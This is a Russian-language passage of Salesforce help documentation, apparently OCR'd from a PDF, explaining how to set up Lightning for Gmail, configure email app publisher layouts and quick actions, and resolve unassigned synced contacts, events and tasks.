
- Просмотр и соотнесение контактов, интересов, организаций, возможностей и обращений Salesforce, относящихся к сообщениям, полученным или отправленным в приложении Gmail (1).
- Создание новых записей Salesforce, включая настраиваемые объекты из публикатора действий.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

- Поиск записей настраиваемых объектов и создание записи Salesforce с использованием доступных действий. Функция встроенного редактирования позволяет изменять записи без выхода из приложения Gmail



- Детализация записи Salesforce непосредственно из Lightning for Gmail. Возможен просмотр страницы сведений о записи, а также ленты Chatter, временной шкалы действий и связанных списков.



- Просмотр и соотнесение событий календаря Google с записями Salesforce.

Начало работы с Lightning for Gmail

Настройка торговых представителей для работы с системой Salesforce из приложения Gmail™

Предоставьте сотрудникам групп сбыта возможность просматривать, создавать и изменять записи Salesforce непосредственно в приложении Gmail.

Настройка торговых представителей для работы с системой Salesforce из приложения Gmail™

Предоставьте сотрудникам групп сбыта возможность просматривать, создавать и изменять записи Salesforce непосредственно в приложении Gmail.

Важное замечание: Прежде чем позволить группам сбыта пользоваться Lightning for Gmail, проверьте, чтобы для вашей организации были включены расширенные сообщения электронной почты. Затем обратитесь в службу поддержки Salesforce, чтобы получить доступ к расширенным сообщениям электронной почты Lightning for Gmail.

После получения доступа к расширенным сообщениям электронной почты Lightning for Gmail выполните следующие шаги по включению Lightning for Gmail для ваших групп сбыта.

1. На странице настроек Salesforce введите строку «`Lightning for Gmail`» в поле «Быстрый поиск», затем выберите пункт **Параметры Lightning for Gmail (бета-версия)**.
2. Включите Lightning for Gmail.
3. Чтобы позволить торговым представителям связывать сообщения электронной почты с соответствующими записями Salesforce, включите расширенные сообщения электронной почты с Lightning for Gmail.
4. Чтобы предоставить торговым представителям доступ к глобальным действиям в Lightning for Gmail, создайте или назначьте имеющиеся макеты публикатора из раздела **«Макеты публикатора Lightning for Gmail»**. Сохраните внесенные изменения.

Затем, чтобы начать работу с Lightning for Gmail, участники группы сбыта должны выполнить несложную процедуру настройки в Gmail.

Установка Lightning for Gmail из учетной записи Gmail™

Торговые представители теперь могут просматривать, создавать и изменять записи Salesforce непосредственно в приложении Gmail.

Lightning for Gmail с расширенными сообщениями электронной почты

Включите расширенные сообщения электронной почты с помощью Lightning for Gmail для ваших представителей, так что они могут связывать сообщения электронной почты с соответствующими записями Salesforce быстро и без труда.

ВЕРСИИ

Доступно для управления из Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение Lightning for Gmail

- «Настройка приложения»

Установка Lightning for Gmail из учетной записи Gmail™

Торговые представители теперь могут просматривать, создавать и изменять записи Salesforce непосредственно в приложении Gmail.

Перед началом работы с Lightning for Gmail необходимо выполнить шаги по добавлению Lightning for Gmail в браузер Chrome.

1. В веб-хранилище Chrome введите `Lightning for Gmail` в поле «Поиск», затем выберите расширение **Lightning for Gmail**.
2. Нажмите **«Добавить в Chrome»** и подтвердите кнопкой **«Добавить расширение»**, чтобы добавить его в свою учетную запись Gmail.
3. После добавления Lightning for Gmail в Chrome и перехода в Gmail для входа в Salesforce введите учетные данные Salesforce в новую панель, отображенную справа от папки входящих.

   Совет: Для улучшения качества просмотра рекомендуется выключить виджет «Люди» в Gmail. Для получения расширенной поддержки посетите веб-сайт Google и выполните поиск по упомянутым здесь ключевым словам.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение Lightning for Gmail

- «Настройка приложения»

Lightning for Gmail с расширенными сообщениями электронной почты

Включите расширенные сообщения электронной почты с помощью Lightning for Gmail для ваших представителей, так что они могут связывать сообщения электронной почты с соответствующими записями Salesforce быстро и без труда.

С расширенными сообщениями электронной почты возможно следующее:

- Торговые представители могут связывать сообщения электронной почты с записями Salesforce в процессе формирования электронного письма.
- Торговые представители могут связывать сообщения электронной почты со всеми соответствующими контактами, интересами и пользователями одним щелчком мыши.
- Когда представители связывают сообщения электронной почты с соответствующими организациями, возможностями, обращениями или настраиваемыми объектами, все контакты, интересы и пользователи электронных сообщений Lightning for Gmail связываются автоматически.
- Связанные сообщения электронной почты сохраняют свой формат Rich HTML, поэтому сообщения в Salesforce выглядят точно так же, как в Gmail™.

ВЕРСИИ

Доступно для управления из Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по расширенным сообщениям электронной почты с Lightning for Gmail

Перед включением расширенных сообщений электронной почты для Lightning for Gmail необходимо ознакомиться с некоторыми рекомендациями.


- Торговые представители могут связывать сообщения электронной почты с людьми, включая контакты, интересы и пользователей Salesforce, включенных в список получателей сообщений электронной почты.

- Помимо получателей сообщений электронной почты, торговые представители могут связывать электронное сообщение с еще одной записью Salesforce, такой как организация, возможность, обращение или настраиваемый объект.
- В отношении сообщений электронной почты, связанных с обращением, торговые представители могут поменять взаимосвязь на другое обращение после удаления оригинальной записи электронного сообщения с целью удаления оригинальных взаимосвязей.
- В отношении сообщений электронной почты, связанных с интересами, торговые представители могут поменять взаимосвязь с другим интересом, если этот интерес является получателем или отправителем электронного сообщения.
- В отношении сообщений электронной почты, связанных с организацией, возможностью или записью настраиваемого объекта, торговые представители могут менять взаимосвязь с другими записями Salesforce, кроме обращений.

Макеты публикатора приложений эл. почты

Администраторы Salesforce могут настраивать Lightning for Outlook, Lightning for Gmail или Salesforce for Outlook, чтобы пользователи могли создавать организации, обращения, интересы, возможности и даже настраиваемые объекты непосредственно из приложений эл. почты. Представители создают записи с помощью меню действий, настраиваемых из Salesforce. От используемого в компании выпуска Salesforce зависит, как выполняется настройка меню действий и можно ли их настраивать.

Можно настраивать меню действий для представителей, работающих с Lightning for Outlook, Lightning for Gmail и Salesforce for Outlook.



Выполните следующие этапы, чтобы настроить меню действий для представителей, которым требуется доступ к приложениям эл. почты.

1. Создание быстрых действий для меню действий приложения эл. почты.
2. Добавьте действия в соответствующий макет публикатора.
   - Работая с приложением Contact Manager, версией Group или Professional, добавьте действия в глобальные макеты публикатора. Эти действия отображаются для всех меню действий, использующих глобальный макет публикатора. Но представители видят в своих приложениях эл. почты только действия «Создание записи».
   - Работая с версиями Enterprise, Performance, Unlimited или Developer, выполните настройку меню действий для приложений эл. почты, создавая макеты публикатора специально для приложений эл. почты. Можно создать несколько макетов, чтобы предоставить разным представителям доступ к различным действиям.
3. Предоставьте представителям доступ к своим меню действий.

ВЕРСИИ

Lightning for Outlook, Lightning for Gmail (бета-версия) и Salesforce for Outlook доступны из Salesforce Classic и Lightning Experience

Меню действий доступны в версиях: **все** версии.

Меню действий настраиваемых приложений эл. почты доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий, настройки и назначения меню действий приложения эл. почты:

- «Настройка приложения»

Для просмотра макетов публикатора приложения эл. почты:

- Просмотр настройки и конфигурации

- Работая с приложением Contact Manager, версией Group или Professional, назначайте глобальные макеты публикатора профилям пользователей.
- Работая с версиями Enterprise, Performance, Unlimited или Developer, назначайте макеты публикатора приложений эл. почты профилям пользователей.

Создание быстрых действий для публикатора боковой панели Salesforce

В данном разделе описывается первый этап подготовки пользователей приложения Salesforce for Outlook к созданию записей прямо на боковой панели Salesforce. Рекомендуем настроить глобальные быстрые действия типа «Создать запись» для каждого типа записи, который должен отображаться в меню публикатора боковой панели пользователей.

Настройка меню действий приложения эл. почты

Выполните второй этап подготовки представителей к созданию записей непосредственно из Lightning for Outlook, Lightning for Gmail или Salesforce for Outlook. Можно создать несколько макетов, чтобы предоставить разным представителям доступ к различным действиям.

Назначение макетов приложения эл. почты публикатора профилям пользователя

Версии Enterprise, Performance, Unlimited и Developer позволяют настраивать меню действий для Outlook или Gmail с помощью макетов приложения эл. почты публикатора. После создания макета приложения эл. почты публикатора предоставьте пользователям доступ, назначая макеты профилям пользователей.

СМ. ТАКЖЕ:

Просмотр записей Salesforce и работа с ними в приложении Microsoft® Outlook®

Создание быстрых действий для публикатора боковой панели Salesforce

В данном разделе описывается первый этап подготовки пользователей приложения Salesforce for Outlook к созданию записей прямо на боковой панели Salesforce. Рекомендуем настроить глобальные быстрые действия типа «Создать запись» для каждого типа записи, который должен отображаться в меню публикатора боковой панели пользователей.

Публикатор боковой панели Salesforce — это меню, с помощью которого пользователи могут создавать записи организаций, обращений, контактов, интересов, возможностей или настраиваемых объектов прямо на боковой панели. Быстрые действия, которые должны отображаться в меню публикатора боковой панели пользователей, определяются путем создания глобальных действий типа «Создать запись» для каждого типа записи.

Прим.: При необходимости добавьте глобальные действия в разные типы меню публикатора, поддерживаемые системой Salesforce (например, меню публикатора для начальной страницы или вкладки Chatter). Глобальные действия типа «Создать запись», настроенные для нужных типов записей, могут быть добавлены во все макеты публикатора без дополнительной настройки.

Чтобы создать глобальные действия типа «Создать запись» для нужных типов записей, выполните указанные ниже действия.

1. Введите строку «*Глобальные действия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Глобальные действия»**.
2. Нажмите кнопку **«Создать действие»**.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки глобальных быстрых действий:

- «Настройка приложения»

Для отображения боковой панели Salesforce:

- «Боковая панель» в конфигурациях Outlook

3. Выберите значение **«Создать запись»** в раскрывающемся списке «Тип действия».
   Данное значение позволяет отображать в меню публикатора боковой панели только действия типа «Создать запись».
4. Выберите нужное значение в раскрывающемся списке «Целевой объект».

   Если выбранное значение поля «Целевой объект» возвращает поле «Тип записи», убедитесь, что данный тип записи также доступен соответствующим пользователям.
5. Заполните поле «Метка».
6. Нажмите кнопку **«Сохранить»**.
7. Перетащите нужные поля из редактора макетов действий.

   Убедитесь, что данное действие содержит поля, помеченные как обязательные для данного типа записи в текущей организации. При отсутствии обязательных полей на странице сведений о записи система Salesforce препятствует сохранению записей посредством публикатора боковой панели. Обязательные поля помечаются красной звездочкой (*).

После создания действий типа «Создать запись» рекомендуем добавить глобальные действия в соответствующий макет публикатора боковой панели. Работая с приложением Contact Manager, версией Group или Professional, добавьте действия к глобальному макету публикатора.Работая с версией Enterprise, Performance, Unlimited, или Developer, настройте меню действий для приложений эл. почты путем создания макетов публикатора специально для приложений эл. почты.

СМ. ТАКЖЕ:

Макеты публикатора приложений эл. почты

Настройка меню действий приложения эл. почты

Настройка меню действий приложения эл. почты

Выполните второй этап подготовки представителей к созданию записей непосредственно из Lightning for Outlook, Lightning for Gmail или Salesforce for Outlook. Можно создать несколько макетов, чтобы предоставить разным представителям доступ к различным действиям.

Чтобы получить возможность настраивать меню действий приложения эл. почты для представителей, обязательно создайте быстрые действия для меню действий приложения эл. почты.

Версии Enterprise, Performance, Unlimited и Developer позволяют настраивать меню действий, которые отображаются в приложении эл. почты представителей. Для этого можно добавить быстрые действия в макеты публикатора приложения эл. почты. Кроме того, можно создать несколько макетов приложений эл. почты, чтобы представители с различными служебными обязанностями могли видеть только нужные им быстрые действия. Например, торговым представителям иногда требуется создавать контакты, интересы и возможности, а представителям по обслуживанию — создавать контакты и обращения.

Выполните следующие этапы, чтобы выполнить настройку меню действий для приложений эл. почты.

1. В меню «Настройка» используйте поле Быстрый поиск для поиска параметров для функции интеграции эл. почты. Выполните поиск Lightning for Outlook или Lightning for Gmail для этих функций. Что касается Salesforce for Outlook, выполните поиск **«Конфигураций Outlook»**.
2. В окне «Макеты публикатора приложения эл. почты» щелкните **Создать**. Введите имя нового макета и нажмите кнопку **«Сохранить»**.
3. Перетащите нужные быстрые действия в раздел «Быстрые действия в публикаторе Salesforce Classic». Дополнительную информацию об использовании публикатора см. в разделе «Добавление действий в глобальные макеты публикатора».

После добавления действий в макет публикатора приложения эл. почты на заключительном этапе необходимо настроить меню действий приложения эл. почты, чтобы предоставить пользователям доступ. Работая с версиями Enterprise, Performance, Unlimited или Developer, назначайте макеты публикатора приложений эл. почты профилям пользователей.

ВЕРСИИ

Lightning for Outlook, Lightning for Gmail (бета-версия) и Salesforce for Outlook доступны из Salesforce Classic и Lightning Experience

Меню действий доступны в версиях: **все** версии.

Меню действий настраиваемых приложений эл. почты доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий, настройки и назначения меню действий приложения эл. почты:

- «Настройка приложения»

Для просмотра макетов публикатора приложения эл. почты:

- Просмотр настройки и конфигурации

СМ. ТАКЖЕ:

- Макеты публикатора приложений эл. почты
- Назначение глобальных макетов публикатора профилям пользователя
- Назначение макетов приложения эл. почты публикатора профилям пользователя

Назначение макетов приложения эл. почты публикатора профилям пользователя

Версии Enterprise, Performance, Unlimited и Developer позволяют настраивать меню действий для Outlook или Gmail с помощью макетов приложения эл. почты публикатора. После создания макета приложения эл. почты публикатора предоставьте пользователям доступ, назначая макеты профилям пользователей.

Работая с приложением Contact Manager, версией Group или Professional, назначайте глобальные макеты публикатора профилям пользователей. Во всех других выпусках назначайте макеты публикатора приложения эл. почты, выполнив следующие шаги.

1. В меню «Настройка» используйте поле Быстрый поиск для поиска параметров для функции интеграции эл. почты. Выполните поиск Lightning for Outlook или Lightning for Gmail для этих функций. Что касается Salesforce for Outlook, выполните поиск **«Конфигураций Outlook»**.
2. Найдите макеты публикатора приложения эл. почты и щелкните **«Назначение макета публикатора»** > **«Редактировать назначение»**.
3. Чтобы выбрать профиль пользователя, щелкните любую область соответствующей строки таблицы.
4. Выберите макет для присваивания профилю в раскрывающемся списке «Макет публикатора для использования».
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Lightning for Outlook, Lightning for Gmail (бета-версия) и Salesforce for Outlook доступны из Salesforce Classic и Lightning Experience

Меню действий доступны в версиях: **все** версии.

Меню действий настраиваемых приложений эл. почты доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий, настройки и назначения меню действий приложения эл. почты:

- «Настройка приложения»

Для просмотра макетов публикатора приложения эл. почты:

- Просмотр настройки и конфигурации

Мои неопределенные элементы


Если приложение Salesforce for Outlook, Lightning Sync или Email to Salesforce используется для синхронизации элементов или добавления сообщений эл. почты из почтового приложения в систему Salesforce, все элементы, которые не могут быть автоматически назначены записям Salesforce, добавляются на страницу «Мои неопределенные элементы».

Данная страница обеспечивает удобное ежедневное управление неопределенными элементами, требующими участия со стороны пользователей. Повторяющиеся события не отображаются на странице «Мои неопределенные элементы». Чтобы связать повторяющиеся события с записями Salesforce, рекомендуем воспользоваться календарем.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience (только при отображении запроса устранить конфликтные данные Salesforce for Outlook в области уведомлений панели задач Windows)

Доступно в версиях: **все** версии.



1. Быстрый доступ к странице «Мои неопределенные элементы» с помощью ярлыка **«Неопределенные элементы»** на боковой панели.
2. Быстрый просмотр неназначенных элементов, отсортированных по типу, посредством вкладок «Контакты», «События» и «Задачи».
3. Просмотр неназначенных элементов.
4. Назначьте элементы записям Salesforce — вручную или с помощью рекомендаций Salesforce, — либо подтвердите, что их необходимо оставить как есть.

Использование функций, упрощающих процесс определения элементов

Ниже перечислены функции, обеспечивающие быстрое и удобное определение элементов.

Цель	Функция	Причины использования функции
Одновременное пакетное назначение элементов	Пакетное редактирование	Пользователь может одновременно назначать не более 50 элементов из одной очереди.
Отображение рекомендаций Salesforce	Рекомендации	Система Salesforce отображает рекомендуемые организации, обращения и возможности, которые могут быть назначены текущим элементам. Чтобы отменить отображение рекомендуемых записей, щелкните ссылку **«Отключить рекомендации»**. Чтобы возобновить их отображение, щелкните ссылку **«Включить рекомендации»**. Рекомендации отображаются только при выборе контакта из результатов поиска и пустом связанном списке. Ниже перечислены критерии, используемые системой Salesforce для отображения рекомендаций. • **Организации:** для контакта указана родительская организация или роль в организации. • **Обращения:** контакт связан с обращением. • **Возможности:** контакту назначена роль в возможности.

Определение синхронизированных контактов

Некоторые контакты из почтового приложения, синхронизируемые посредством Salesforce for Outlook или Lightning Sync, автоматически назначаются организациям на основе их компании. Остальные контакты добавляются в список «Мои неопределенные элементы», который позволяет назначать контакты организациям Salesforce или оставлять их без назначения.

Определение синхронизированных событий

Определение синхронизированных задач Outlook

СМ. ТАКЖЕ:

Определение синхронизированных задач Outlook

Определение синхронизированных контактов

Определение синхронизированных событий

Определение синхронизированных контактов

Некоторые контакты из почтового приложения, синхронизируемые посредством Salesforce for Outlook или Lightning Sync, автоматически назначаются организациям на основе их компании. Остальные контакты добавляются в список «Мои неопределенные элементы», который позволяет назначать контакты организациям Salesforce или оставлять их без назначения.

1. Чтобы просмотреть неопределенные контакты, щелкните ссылку **«Неопределенные элементы»** на боковой панели.
2. Чтобы выполнить определение контактов, воспользуйтесь любым из указанных ниже способов.
   - Назначьте организацию.
     - Выберите нужную организацию в раскрывающемся списке «Выбор предложенной организации». Данный список содержит только те организации, которые соответствуют компании контакта. Предложенные организации всегда содержат поле «Имя организации» и три первых дополнительных поля, заданных в макете поиска организации. Организации, которые не могут быть назначены контактам ввиду применения соответствующих фильтров поиска контактов, не отображаются в качестве предложенных.
     - Выберите *«Поиск `Salesforce.com...`»*. Нажмите кнопку **«Создать»**, укажите сведения об организации и нажмите кнопку **«Сохранить»**, или введите критерии поиска, нажмите кнопку **«Начать»** и выберите нужную организацию. Если поле поиска не отображается, возможно, всплывающие окна Salesforce заблокированы.
   - Чтобы оставить контакт без назначения, выберите пункт *«Не назначать новую организацию»* в раскрывающемся списке. Неназначенные контакты доступны только текущему пользователю и администратору, поэтому не могут быть связаны с записями Salesforce.
   - Чтобы выбрать организацию в случае возникновения конфликта между почтовым приложением и системой Salesforce (разные компании контактов), выберите пункт *«Не назначать новую организацию»* в раскрывающемся списке и замените одно значение другим. Если приоритет Salesforce выше, то компания почтового приложения заменяется организацией Salesforce. Если приоритет почтового приложения выше, то наоборот.
   - Чтобы отменить сделанный выбор, выберите пункт *«– Не выбрано –»* в раскрывающемся списке.
3. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Все измененные элементы удаляются из списка. Синхронизация оставшихся элементов будет продолжена; их определение может быть выполнено позже. Чтобы отменить все внесенные на страницу изменения, нажмите кнопку **«Отмена»**. Все контакты, назначенные организации, отображаются в связанном списке «Контакты» для этой организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience (только при отображении запроса устранить конфликтные данные Salesforce for Outlook в области уведомлений панели задач Windows)

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра или редактирования неопределенных контактов:

- «Редактирование» для контактов и «Чтение» для организаций

  И

  Синхронизация контактов

Для создания организаций:

- «Редактирование» для контактов и «Создание» для организаций

  И

  Показать быстрое создание

Прим.: Также для определения контакта можно пометить запись контакта в качестве личной или назначить ее организации.

Список неопределенных контактов поддерживает те же действия, что и стандартное списковое представление. Чтобы добавить фильтры и настроить столбцы, нажмите кнопку **«Правка»** или **«Создать новое представление»**.

СМ. ТАКЖЕ:

Мои неопределенные элементы

Синхронизация контактов с помощью Salesforce for Outlook

Определение синхронизированных событий

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра или редактирования неопределенных событий:	«Редактирование» для событий и «Чтение» для объектов, назначаемых событиям И Синхронизация событий
Для создания записей Salesforce:	«Редактирование» для событий И «Показать быстрое создание» и «Создание» для соответствующих объектов
Для просмотра недавних данных в полях связанных записей:	«Автозаполнение полей поиска» в параметрах поиска

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience (только при отображении запроса устранить конфликтные данные Salesforce for Outlook в области уведомлений панели задач Windows)

Доступно в версиях: **все** версии.

Неповторяющиеся события из почтового приложения, синхронизируемые посредством Salesforce for Outlook или Lightning Sync, отображаются в календаре Salesforce и на странице «Мои неопределенные элементы». Данная страница позволяет назначать события связанным записям Salesforce или оставлять их без назначения.

Прим.: Повторяющиеся события не отображаются на странице «Мои неопределенные элементы». Чтобы связать повторяющиеся события с записями Salesforce, рекомендуем воспользоваться календарем.

1. Чтобы просмотреть неопределенные события, щелкните ссылку **«Неопределенные элементы»** на боковой панели.
2. В зависимости от нужного результата, выберите любое из указанных ниже действий.
   - Чтобы назначить связанным записям, укажите нужную связанную запись в одном или обоих полях. При необходимости выберите нужный тип записи в раскрывающемся списке. При назначении интереса дополнительные записи не могут быть назначены. Чтобы отменить назначение, удалите указанные в полях данные.
   - Чтобы оставить без назначения, щелкните **«Не назначать»**. Неназначенные события (например, внутренние или личные встречи) доступны только текущему пользователю, поэтому не могут быть связаны с другими записями.
3. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Все измененные элементы удаляются из списка. Синхронизация оставшихся элементов будет продолжена; их определение может быть выполнено позже. Чтобы отменить все внесенные на страницу изменения, нажмите кнопку **«Отмена»**. Событие добавляется в связанный список «Журнал действий» или «Открытые действия» соответствующей записи. Изменения не могут быть сохранены

в том случае, если событие содержит обязательное настраиваемое поле, либо настраиваемое поле действия становится обязательным после добавления элементов в список неопределенных событий.

Прим.: Также для определения события можно пометить запись события в качестве личной или назначить ее другим записям Salesforce с помощью полей «Связано с» и «Имя». Назначенные и личные события автоматически удаляются из списка неопределенных событий. Чтобы просмотреть описание события, щелкните значок ▸ напротив нужной темы.

СМ. ТАКЖЕ:

Мои неопределенные элементы

Синхронизация событий с помощью Salesforce for Outlook

Определение синхронизированных задач Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра или редактирования неопределенных задач:	«Редактирование» для задач и «Чтение» для объектов, назначаемых задачам И Синхронизация задач
Для создания записей Salesforce:	«Редактирование» для задач И «Показать быстрое создание» и «Создание» для соответствующих объектов
Для просмотра недавних данных в полях связанных записей:	«Автозаполнение полей поиска» в параметрах поиска

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience (только при отображении запроса устранить конфликтные данные Salesforce for Outlook в области уведомлений панели задач Windows)

Доступно в версиях: **все** версии.

